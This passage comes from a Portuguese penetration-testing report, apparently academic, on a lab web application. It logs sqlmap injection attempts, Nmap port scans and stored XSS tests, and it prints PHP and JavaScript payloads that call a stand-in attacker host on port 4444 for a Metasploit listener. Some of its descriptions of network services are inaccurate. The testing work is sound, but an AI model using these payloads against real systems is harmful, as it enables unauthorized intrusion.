[19:14:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[19:14:31] [INFO] testing 'Oracle AND time-based blind'
[19:14:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:14:33] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[19:14:52] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[19:15:11] [WARNING] GET parameter 'logado' is not injectable
[19:15:11] [CRITICAL] all tested parameters appear to be not injectable. Try to increase the '--level/--risk values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string (or '--regexp). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a n option '--tamper (e.g. '--tamper=space2comment)'

[*] shutting down at 19:15:11

root@kali: /usr/share/sqlmap#
```

Figura 18 – Resultado aplicação SQL Injection via SqlMap.

Sessão de teste 2

Repetir a ação da Sessão de teste 1 e aumentar o nível de heurística aplicada pelo SqlMap na injeção de SQL para o valor máximo: 5. Com o incremento no valor de heurística, aumentaram também a profundidade da árvore de decisão usada nos ataques.

Comando utilizado:

```
./Sqlmap.py -u "http://IP_do_servidor/nomeSistema/login.php?logado=false" -b
--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db
--level 5
```

1. “./sqlmap.py” comando utilizado para executar a aplicação;

2. “-u” comando utilizado para especificar a URL alvo da página a ser explorada;
3. “-cookie” comando utilizado para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque;
4. “-current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo;
5. “-level 5” comando utilizado para aumentar o nível da heurística utilizada no escaneamento.

Resultado esperado

Espera-se que a tela de Login não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

Relatório de execução

O sistema passou nos testes. Embora tendo aumentado o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e, por consequência disso, não foi possível descobrir o nome do banco de dados utilizado pelo sistema.

4.3.4 Iteração 4

Atividade: análise do Servidor via Nmap

Tarefa realizada dia 12/04/16.

Duração total das sessões executadas: 1 hora.

Objetivo

Após o problema de corrupção do sistema operacional do servidor de dados da aplicação, relatado na seção ATA 05 do subcapítulo 4.2, houve mudanças na arquitetura do ambiente de testes. Então a máquina que hospeda a aplicação web também passou a hospedar a base de dados.

Com essa migração alguns serviços adicionais precisaram ser abertos, isso possibilitou que algum serviço adicional não tenha sido fechado no término do processo. A atividade foi refeita para descobrir se algum serviço adicional foi deixado aberto.

Varredura 1

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

Comando utilizado: nmap -sV -p 1-65535 IP_do_servidor


1. “nmap” é utilizado para executar a ferramenta Nmap;
2. “-sV” é utilizado para realizar o SYN e buscar a versão do software rodando no momento;
3. “-p” indica quais as portas serão usadas na varredura, o delimitador é “-”;
4. *IP_do_servidor* informa o IP onde está hospedada a aplicação.

Resultado esperado

Espera-se descobrir as portas abertas, os serviços e a versão dos serviços que essas portas rodam no momento do escaneamento.

Relatório de execução

De acordo com a Figura 19, foi possível descobrir as portas abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~# nmap -sV -p 1-65535

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-24 13:04 BRT
Nmap scan report for [REDACTED]
Host is up (0.0022s latency).
Not shown: 65525 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd
86/tcp    open  http           Apache httpd 2.2.16 ((Win32))
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp  open  msrpc          Microsoft Windows RPC
1723/tcp  open  pptp           Microsoft (Firmware: 3790)
3389/tcp  open  ms-wbt-server  Microsoft Terminal Service
5666/tcp  open  nrpe?
12489/tcp open  unknown
MAC Address: 00:0C:29:84:42:2C (VMware)
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_server_2003

Service detection performed. Please report any incorrect results at https://nmap.org/support/bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 6650.82 seconds
root@kali: ~#
```

Figura 19 – Portas TCP escaneadas pelo Nmap.

Serviços encontrados na Figura 19:

- Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
- Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows.
- Apache httpd – Servidor Web.
- Microsoft Windows 98 netbios-ssn – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais.
- Microsoft Firmware Ppt – Protocolo de transferência ponto a ponto.
- ms-wbt-server – serviço de gerenciamento de hosts do windows.

Varredura 2

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

Comando utilizado: `nmap -sU -p 1-65535 IP_do_servidor`


1. “nmap” é utilizado para executar a ferramenta Nmap;
2. “-sU” indica o uso do detector de portas UDP;
3. “-p” indicará quais as portas serão usadas na varredura, o delimitador é “-”;
4. IP_do_servidor informa o IP onde está hospedada a aplicação.

Resultado esperado

Espera-se descobrir as portas abertas UDP, os serviços que essas portas rodam no momento do escaneamento.

Relatório de execução

De acordo com a Figura 20, foi possível descobrir as portas abertas e os serviços que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~  
Arquivo Editar Ver Pesquisar Terminal Ajuda  
root@kali:~# nmap -sU -p 1-65535  
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-24 18:04 BRT  
Nmap scan report for [REDACTED]  
Host is up (0.00035s latency).  
Not shown: 65524 closed ports  
PORT      STATE      SERVICE  
123/udp   open|filtered ntp  
137/udp   open       netbios-ns  
138/udp   open|filtered netbios-dgm  
161/udp   open|filtered snmp  
445/udp   open|filtered microsoft-ds  
500/udp   open|filtered isakmp  
1701/udp  open|filtered L2TP  
4500/udp  open|filtered nat-t-ike  
50212/udp open|filtered unknown  
61268/udp open|filtered unknown  
65101/udp open|filtered unknown  
MAC Address: 00:0C:29:84:42:2C (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 12680.08 seconds  
root@kali:~#
```

Figura 20 – Portas UDP escaneadas pelo Nmap.

Serviços encontrados na Figura 20:

- netbios-ns - responsável pelo registro de nomes de aplicação do NetBios (26);
- netbios-dgm - serviço de datagrams do NetBios;
- snmp (27) - gerenciamento de redes;
- microsoft-ds - protocolo utilizado pelo sistema operacional Windows para compartilhamento e impressões de arquivos;
- L2TP (Protocolo de Encapsulamento de Camada 2) (28)– Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
- nat-t-like - protocolo de tradução de ips.
- ntp (29) - protocolo de sincronização de relógios usando UDP.

Tela Cadastro Lotes – Exploração via XSS

Tarefa realizada dia 19/04/16.

Duração total das sessões executadas: 1 hora e 10 minutos.

Objetivo

Descobrir se os campos da tela de Cadastro Lotes são vulneráveis ao ataque XSS Armazenado.

Sessão de teste 1

Inserir em um dos campos o seguinte código:

`<script> alert("oi");</script>` no campo Marca/Fabricante.

Caso a aplicação não realize um tratamento adequado dos dados inseridos, ao serem carregados pelo banco de dados, esses dados devem produzir um pop-up com o texto "oi".

Resultado esperado

Espera-se que o sistema realize um tratamento nos dados de entrada e o código inserido não seja executado quando a página carregar.

Relatório de execução

O sistema não passou nos testes. Conforme mostra a Figura , foi constatado que a aplicação não está fazendo o tratamento adequado para a inserção de códigos mal-intencionados nos campos da tela em questão.




Figura 21 – Resultado teste XSS.

Sessão de teste 2

Através da ferramenta Metasploit, estabelecer uma conexão entre a máquina virtual utilizada para testes, a qual utiliza o Kali Linux, e a máquina que hospeda o sistema explorado para acessar o sistema operacional dessa última.

Sabendo que o sistema utiliza a linguagem PHP, os testes realizados na Sessão 2 e Sessão 3 utilizarão códigos PHP.

Passos utilizados:

1. Utilizar o Metasploit para abrir um listener na porta 4444 da máquina virtual utilizada para testes, usando o exploit disponível em *Auxiliary/Multi/Handler*;
2. Usar um comando GET de Javascript para abrir a conexão da máquina que hospeda o sistema explorado com a máquina virtual utilizada para testes na porta indicada.

Comando a ser utilizado no XSS, o código abaixo tenta abrir uma conexão do tipo 'GET' com IP_do_kali_linux na porta 4444.

```
<?php
$curl = curl_init('http://IP_do_kali_linux:4444');
curl_exec($curl);
curl_close($curl);
?>
```

Caso não haja o devido tratamento, o listener do Metasploit aberto na porta 4444 deve criar uma conexão entre a máquina hospeda a aplicação e a máquina utilizada para testes

Resultado esperado

A aplicação deve realizar o tratamento para impedir o comando de ser executado.

Relatório de execução

O sistema passou nos testes. A sessão do Meterpreter, abordado no subcapítulo 3.2, não foi aberta.

Sessão de teste 3

Alterar o comando utilizado na Sessão de teste 2 para tentar descobrir o que impediu a sessão do Meterpreter ser aberta.

O código abaixo tenta abrir uma conexão com o IP_do_kali_linux na porta 4444 e caso haja um erro exibe o problema num pop-up.

```
<?php
$curl = curl_init('http://IP_do_kali_linux:4444');
if(!curl_exec($curl)){
    javascript:alert(curl_error($curl));
}
curl_close($curl);
?>
```

Resultado esperado

A aplicação deve realizar o tratamento para impedir o comando de ser executado.

Relatório de execução

Não foi possível armazenar o comando usado no ataque, porque o tamanho limite permitido na base de dados da aplicação para o campo utilizado no teste é menor que a quantidade de caracteres utilizados do comando.

Sessão de teste 4

Ao contrário das sessões de testes 2 e 3, que utilizaram códigos PHP, aqui serão utilizados códigos de Javascript puro. Uma vez que, códigos Javascript podem ser lidos por qualquer navegador.

O código abaixo cria um objeto do tipo XMLHttpRequest e tenta realizar uma chamada Ajax do tipo GET para o IP_do_kali_linux na porta 4444, de forma síncrona.

```
<script>  
r = new XMLHttpRequest();  
r.open("GET","http://IP_do_kali_linux:4444",false);  
r.send();  
</script>
```

Resultado esperado

O esperado é que a aplicação realize tratamento para impedir o código de ser executado.

Relatório de execução

O sistema não passou nos testes. Independente da sessão do Meterpreter não ser aberta, o código conseguiu ser inserido e executado.

Tela Cadastro Lotes – Exploração via SQL Injection e SqlMap

Tarefa realizada dia 19/04/16.

Duração total das sessões executadas: 1 hora e 22 minutos.

Objetivo

Tentar realizar consultas não autorizadas no banco de dados por meio da injeção de SQL nos campos da tela de Cadastro Lotes.

Sessão de teste 1

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection através das aspas simples.

Comando utilizado: 1 ‘

O uso de aspas simples aqui é o teste mais básico de vulnerabilidade de um campo para SQL Injection. Imagina-se que haja por baixo uma instrução SQL que possua *where param1 = <parametro_na_interface> and ...*

Caso a aplicação não realize o devido tratamento do comando inserido e a instrução poderá ser modificada para *where param1 = 1 ‘*, o que ocasionaria um erro de SQL.

Resultado esperado

Espera-se que a aplicação realize o tratamento dos caracteres para impedir que sejam interpretados como trecho da consulta.

Relatório de execução

O sistema passou nos testes. Colocando 1‘ no campo *Marca/Fabricante* o cadastro aconteceu normalmente. Isso indica que a aplicação está fazendo um tratamento adequado para os dados de entrada e por isso o campo não é vulnerável.

Sessão de teste 2

Usar a ferramenta SqlMap para realizar testes de injeção de SQL na página Cadastro Lotes.

Através da ferramenta Burp Suite, capturar a requisição POST realizada para o acesso à página em questão e salvar em um arquivo a parte para que esses dados possam ser utilizados pelo SqlMap posteriormente. (30)

Comando utilizado: sqlmap -r params -p –current-db

1. “sqlmap” executa a ferramenta SqlMap;
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *params*;
3. “-p” indica o parâmetro a ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada;

4. “–current-db” solicita que o SqlMap que tente descobrir qual o banco da aplicação alvo.

Resultado esperado

Espera-se que a aplicação faça o tratamento dos parâmetros, não permitindo que eles sejam vulneráveis à injeção de SQL.

Relatório de execução

Erro na ferramenta. O parâmetro não foi indicado corretamente no comando utilizado. Dessa forma, o SqlMap não reconheceu o parâmetro, que está no arquivo *params*.

Sessão de teste 3

Alterar o comando utilizado na Sessão de teste 2 para indicar corretamente o parâmetro a ser testado pelo SqlMap.

O comando do SqlMap pede que seja informado um parâmetro para possível injeção de SQL.

Comando utilizado: sqlmap -r params -p descricao –current-db


1. “sqlmap” executa a ferramenta SqlMap;
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *params*;
3. “-p” indica o parâmetro a ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada;
4. “-p” indica o parâmetro que deve ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.;
5. “–current-db” solicita que o SqlMap que tente descobrir qual o banco da aplicação alvo.

Resultado esperado

Espera-se que a aplicação faça o tratamento do parâmetro “*descricao*” e não permita que ele seja vulnerável à injeção de SQL.

Relatório de execução

O sistema passou nos testes. O parâmetro “*descricao*” para teste de injeção SQL não é injetável conforme mostra a Figura 22.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Ajuda
[11:36:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:36:26] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[11:36:26] [INFO] testing 'MySQL inline queries'
[11:36:26] [INFO] testing 'PostgreSQL inline queries'
[11:36:27] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[11:36:27] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[11:36:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:36:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:36:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:36:33] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[11:36:35] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:36:37] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[11:36:38] [INFO] testing 'Oracle AND time-based blind'
[11:36:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:36:40] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[11:37:01] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:37:22] [WARNING] POST parameter 'descricao' is not injectable
[11:37:22] [CRITICAL] all tested parameters appear to be not injectable. Try to increase the '--level/--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp'). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an option '--tamper' (e.g. '--tamper=space2comment)'
[*] shutting down at 11:37:22
root@kali:~/Documents#
```

Figura 22 – Resultado aplicação SQL Injection via SqlMap.

Sessão de teste 4

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “*validade*”.

Tentar injeção de SQL no parâmetro “*validade*”.

Comando utilizado: *sqlmap -r params -p validade*

1. “sqlmap” executa a ferramenta SqlMap;
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *params*;
3. “-p” indica o parâmetro a ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada;


4. “-p” indica o parâmetro que deve ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.;
5. “validade” é o parâmetro que sofrerá sessão de teste de injeção SQL.

Resultado esperado

Espera-se que a aplicação faça o tratamento do parâmetro “validade” e não permita que o campo seja injetável à SQL.

Relatório de execução

O sistema passou nos testes. O parâmetro “validade” escolhido para teste de injeção SQL não é injetável conforme mostra a Figura 23.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Ajuda
